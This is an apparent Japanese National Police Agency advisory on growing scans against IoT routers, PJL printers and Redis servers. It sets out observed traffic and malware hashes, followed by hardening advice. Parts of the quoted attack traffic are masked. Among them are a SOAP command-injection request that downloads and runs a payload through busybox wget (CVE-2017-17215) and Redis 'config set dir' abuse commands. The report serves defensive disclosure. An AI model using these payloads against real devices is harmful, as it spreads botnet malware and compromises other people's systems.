Distributed via @police
https://www.npa.go.jp/cyberpolice/

令和３年３月５日

レポート

脆弱性が存在する複数の IoT 機器を標的としたアクセスの増加等について

- 脆弱性が存在する複数の IoT 機器を標的としたアクセスの増加
- PJL(Printer Job Language)に対応した機器を標的としたアクセスの増加
- NoSQL データベース「Redis」を標的としたアクセスの増加

1 脆弱性が存在する複数の IoT 機器を標的としたアクセスの増加

警察庁のインターネット定点観測において、複数の IoT 機器を標的としたアクセスの増加を観測しました。

令和2年 11 月下旬頃より宛先ポート 37215/TCP、同 12 月中旬頃より宛先ポート 52869/TCP に対するアクセスの増加を観測しました。これらのアクセスは、宛先 IP アドレスと TCP シーケンス番号[i]の初期値が一致する Mirai ボットの特徴を有しています。(図1及び図2)。



図1 宛先ポート 37215/TCP に対する Mirai ボットの特徴を有するアクセス件数の推移
(R2.11.15～R3.1.31)

[i] TCP パケットの送受信状況を管理するための番号で、通常は TCP 通信の開始時にランダムな番号が初期値として設定され、進行に合わせて増加します。また、この初期値を特に ISN(Initial Sequence Number)といいます。



図2　宛先ポート 52869/TCP に対する Mirai ボットの特徴を有するアクセス件数の推移
（R2.12.20～R3.1.31）

観測した宛先ポート 37215/TCP に対するアクセスの多くは、外部サーバから不正プログラムのダウンロード及び実行を試みるものでした（図3）。

```
POST [redacted] HTTP/1.1
Content-Length: 430
Connection: keep-alive
Accept: */*
Authorization: Digest username="[redacted]", realm="[redacted]",
nonce="[redacted]", uri="[redacted]",
response="3612f843a42db38f48f59d2a3597e19c", algorithm="MD5", qop="auth",
nc=00000001, cnonce="248d1a2560100669"

<?xml version="1.0" ?><s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/
envelope/" s:encodingStyle="http://schemas.xmlsoap.org/soap/
encoding/"><s:Body><u:Upgrade xmlns:u="urn:schemas-upnp-
org:service:WANPPPConnection:1"><NewStatusURL>$(/bin/busybox wget -g
[redacted] -l /tmp/[redacted] -r /[redacted]; /bin/busybox chmod 777 * /tmp/[redacted]; /tmp/
[redacted]</NewStatusURL><NewDownloadURL>[redacted]</
NewDownloadURL></u:Upgrade></s:Body></s:Envelope>
```

不正プログラムのダウンロード及び実行を試みるコマンド

図3　観測した宛先ポート 37215/TCP に対するアクセスの例（一部マスキングを実施）

調査したところ、Huawei社製ルータ「HG532シリーズ」に存在する脆弱性（CVE-2017-17215）[i]を標的としたアクセスであり、当該脆弱性を悪用されると任意のコードがリモートから実行される可能性があります。

なお、観測により確認できた不正プログラムのファイル名とそのハッシュ値は表1のとおりです。

[i] 「Security Notice」
https://www.huawei.com/en/psirt/security-notices/huawei-sn-20171130-01-hg532-en

表1　ダウンロードされるファイル名とハッシュ値

ファイル名	ハッシュ値（MD5）
x	d10fd29b855c4d6f4da8e36abe22db46

また、宛先ポート52869/TCPに対するアクセスの多くは、細工されたSOAP [i] リクエストになっており、外部のウェブサイトからファイルをダウンロードするコマンド等が挿入されていました。（図4）。

図4　観測した宛先ポート 52869/TCP に対するアクセスの例（一部マスキングを実施）

当該アクセスは、その特徴からRealtek 社が提供するSDK を使用して製造された特定のルータに存在する脆弱性 [ii] を悪用し、不正にコマンドを実行する目的であると考えられます。

なお、観測により確認できた不正プログラムのファイル名とそのハッシュ値は表2のとおりです。

表2　ダウンロードされるファイル名とハッシュ値

ファイル名	ハッシュ値（MD5）
Mozi.m	eec5c6c219535fba3a0492ea8118b397

令和2年12月 中旬頃より、宛先ポート8728/TCPに対するアクセスの増加を観測しました（図5）。

[i] Simple Object Access Protocol の略であり、プログラム同士がネットワークを通じて情報交換するための通信プロトコルの一種。メッセージの記述に XML を使用し、データ伝送には主に HTTP が使用される。

[ii] 「Realtek SDK の miniigd SOAP サービスにおける任意のコードを実行される脆弱性」
http://jvndb.jvn.jp/ja/contents/2014/JVNDB-2014-008039.html



図5　宛先ポート 8728/TCP に対するアクセス件数の推移（R2.12.10～R3.1.31）

8728/TCPはMikroTik 社製ルータのAPI [i] がデフォルトで使用するポート番号であり、観測されたアクセスは、同ルータのAPIへの探索行為とみられます（図6）。

```
./login.=name=[redacted].=password=[redacted].
```

図6　観測した宛先ポート 8728/TCP に対するアクセスの例（一部マスキングを実施）

また、同アクセスのTCPウィンドウサイズ [ii] を調査すると、アクセスの多数が特定の値となっていました（図7）。



図7　宛先ポート8728/TCPに対するTCPウィンドウサイズ別アクセス件数の割合
（R2.12.20～R3.1.31）

[i] Application Programming Interface の略。
[ii] TCP 通信において一度に受信可能なデータ量のことをいいます。

また、TCPウィンドウサイズが8192である宛先ポート8728/TCPに対するアクセスの発信元について、他の宛先ポートへのアクセス状況を調査しました。その結果、8291/TCP及び22/TCPの比率が高く（図8）、宛先ポート8728/TCP、8291/TCP及び22/TCPに対してアクセスする同一発信元が多いことが判明しました。



図8　宛先ポート8728/TCPに対するアクセスの送信元IPアドレスからの他の宛先ポートへのアクセス件数の割合（R2.12.20～R3.1.31）

8291/TCPは、MikroTik 社製ルータに搭載されるMikroTik RouterOSの機器管理用ユーティリティソフトとの通信に使用されるポート番号です。観測された宛先ポート8291/TCPに対するアクセスの中には、MikroTik 社製ルータに存在するMikroTik RouterOSにおける認証に関する脆弱性（CVE-2018-14847）[i] を標的としたアクセスがありました（図9）。



図9　観測した宛先ポート8291/TCPに対するアクセスの例（一部マスキングを実施）

また、海外のセキュリティ調査会社 [ii] によると、Gluptebaと呼ばれる不正プログラムは、前述のMikroTik 社製ルータの脆弱性を悪用し、宛先ポート8291/TCPに対してアクセスすることが判明しており、観測されたアクセスと特徴が一致しています。さらに同不正プログラムは、感染拡大を意図したMikroTik社製ルータの探索行為として、8291/TCPに加えて、8728/TCP及び22/TCPを使用するとされています。これらのことから、観測されたアクセスは、MikroTik 社製ルータの脆弱性を悪用した不正プログラムに感染した機器からの感染拡大を意図したアクセスである可能性があります。

このようにルータ等の既知の複数の脆弱性を標的としたアクセスを引き続き観測しており、管理が不十分なルータ等を狙った不正プログラムの感染拡大を図るアクセスも含まれると考えられます。

---

[i] 「MikroTik RouterOS における認証に関する脆弱性」
https://jvndb.jvn.jp/ja/contents/2018/JVNDB-2018-008866.html

[ii] 「Glupteba: Hidden Malware Delivery in Plain Sight」
https://news.sophos.com/wp-content/uploads/2020/06/glupteba_final.pdf

ルータ等 IoT 機器の利用者は、以下の対策を参考に、総合的にセキュリティ対策を行うことを推奨します。

- 製造元のウェブサイト等で周知される脆弱性情報に注意を払い、脆弱性が存在する場合にはファームウェアのアップデートや、必要な設定変更等の適切な対策を速やかに実施してください。
- 製品によっては、ファームウェアの自動アップデート機能が存在するものもあります。このような製品を使用している場合には、同機能を有効にしてください。
- インターネットからのアクセスを許可する場合は、必要なポートのみに限定してください。また、必要な発信元 IP アドレスのみにアクセスを許可したり、VPN[i] を用いて接続することも検討してください。
- 必要がなければ、ルータの UPnP[ii] 機能を無効にしてください。
- 初期設定のユーザ名及びパスワードのままでは使用せず、必ず変更してください。また、変更する際は、ユーザ名及びパスワードを推測されにくいものにしてください。
- 製造終了から年月が経過した製品は、製造元が脆弱性への対応を実施しない場合があります。脆弱性が存在するにも関わらず、製造元が対応しない製品は、対応製品への更新を推奨します。

[i] Virtual Private Network の略であり、パケットをカプセル化して通信を行うことにより、インターネットその他の公衆回線をあたかも専用線であるかのように利用できるサービス。また、カプセル化だけでは、内容の盗聴、改ざんの可能性があるため通信内容を暗号化している場合が多い。

[ii] Universal Plug and Play の略であり、コンピュータ、周辺機器、ネットワーク機器等を相互に自動認識させるための機能。ネットワーク内の機器の検出や機能・サービスを利用するための設定を、複雑な操作をすることなくネットワークに接続するだけで自動的に行うことが可能となる。

2 PJL(Printer Job Language)に対応した機器を標的としたアクセスの増加

令和2年2月 26 日に@police の Web サイトにおいて注意喚起[i]を行いましたが、警察庁のインターネット定点観測において、令和２年１月中旬から観測されている PJL(Printer Job Language)を標的とした探索行為と思料されるアクセスが令和3年1月６日頃から再び増加しました(図 10)。



図 10 PJL に応答する機器を標的としたアクセス行為の推移(R2.1.1～2.5)

観測したアクセスは、プリンタ等の情報を要求するものや設定の変更を試みるものでした(図 11)。

図 11 観測したアクセスの例(一部マスキングを実施)

PJL を使用することで、プリンタのジョブの追加、キューの削除を行うことができ、印刷用紙の設定等も行えます。しかし、IPA(情報処理推進機構)の報告書[ii]によると、PJL を悪用することにより、プリンタの設定や印刷したデータ等を不正に取得、あるいはプリンタ内に記録されているデータを改ざんすることも可能であると指摘されています。

PJL に対応したプリンタや複合機を使用している場合には、以下の対策を実施することを推奨します。

- インターネットからプリンタや複合機へアクセスできないようにファイアウォールやルータの

[i] 「宛先ポート 4567/TCP に対する Mirai ボットの特徴を有するアクセスの増加等について」
・PJL(Printer Job Language)に対応した機器を標的としたアクセスの増加
https://www.npa.go.jp/cyberpolice/important/2020/202002261.html

[ii] 「デジタル複合機のセキュリティに関する調査報告書」
https://www.ipa.go.jp/files/000027285.pdf

設定を変更してください。

- インターネットからのアクセスを許可する場合は、必要なIPアドレスのみにアクセスを許可したり、VPNを用いて接続したりすることも検討してください。

3 NoSQLデータベース「Redis」を標的としたアクセスの増加

平成30年5月21日に@policeのWebサイトにおいて注意喚起[i]を行いましたが、警察庁インターネット定点観測において、令和2年10月頃からNoSQLデータベース「Redis」[ii]で使用される宛先ポート6379/TCPに対して、バージョン情報等を取得する「info」コマンドを含むアクセスの増加を観測しました(図12及び図13)。



図12 宛先ポート6379/TCPに対するバージョン情報等を取得するアクセス件数の推移
(R2.10.1～R3.2.4)

```
*1
$4
info
```

図13 バージョン情報等を取得する探索行為のアクセスの例

その他にも宛先ポート6379/TCPに対するアクセスにおいて、任意のコマンドの実行を意図したアクセスを観測しています。(図14及び図15)

```
config set dir /[redacted]
```

図14 任意のコマンドの実行を意図したアクセスの例1(一部マスキングを実施)

[i] 「NoSQL データベース「Redis」に対する探索行為の増加等について」
https://www.npa.go.jp/cyberpolice/important/2018/201805211.html

[ii] NoSQLデータベース「Redis」
一般的には「Not only SQL」の略とされ、ビッグデータ等の膨大なデータを高速に扱えるように考察された、既存のデータベースとは異なる性能や特性を持つ新たなデータベースの総称。

図 15　任意のコマンドの実行を意図したアクセスの例2

また、宛先ポート 6379/TCP に対する不正プログラムの感染を試みるアクセスを観測しています(図 16)。

図 16　宛先ポート 6379/TCP に対する不正プログラムの感染を試みる行為のアクセスの例（一部マスキングを実施）

なお、観測により確認できた不正プログラムのファイル名とそのハッシュ値は表3のとおりです。

表3　ダウンロードされるファイル名とハッシュ値

ファイル名	ハッシュ値（MD5）
pm.sh	28c9f527333bd7fe69dbecf436f570a6

Redis を利用する組織や個人においては、Redis を外部に公開している場合、外部から接続されコマンドを実行される危険性があるため、以下のような対策を実施することを推奨します。

- Redis を外部に公開する必要がある場合は、必要なコンピュータからのみアクセスを可能とするなど適切なアクセス制限を実施してください。
- 容易にコマンドが実行されることを防ぐために、適切なパスワードをあらかじめ設定してください。
- ファイルの蔵置は、Redis を起動しているユーザ権限で実行されるため、当該ユーザの権限を必要最小限とした上で起動するなどの設定を行ってください。
- Redis を内部のみで利用している場合は、外部から接続されないよう適切なアクセス制限を実施してください。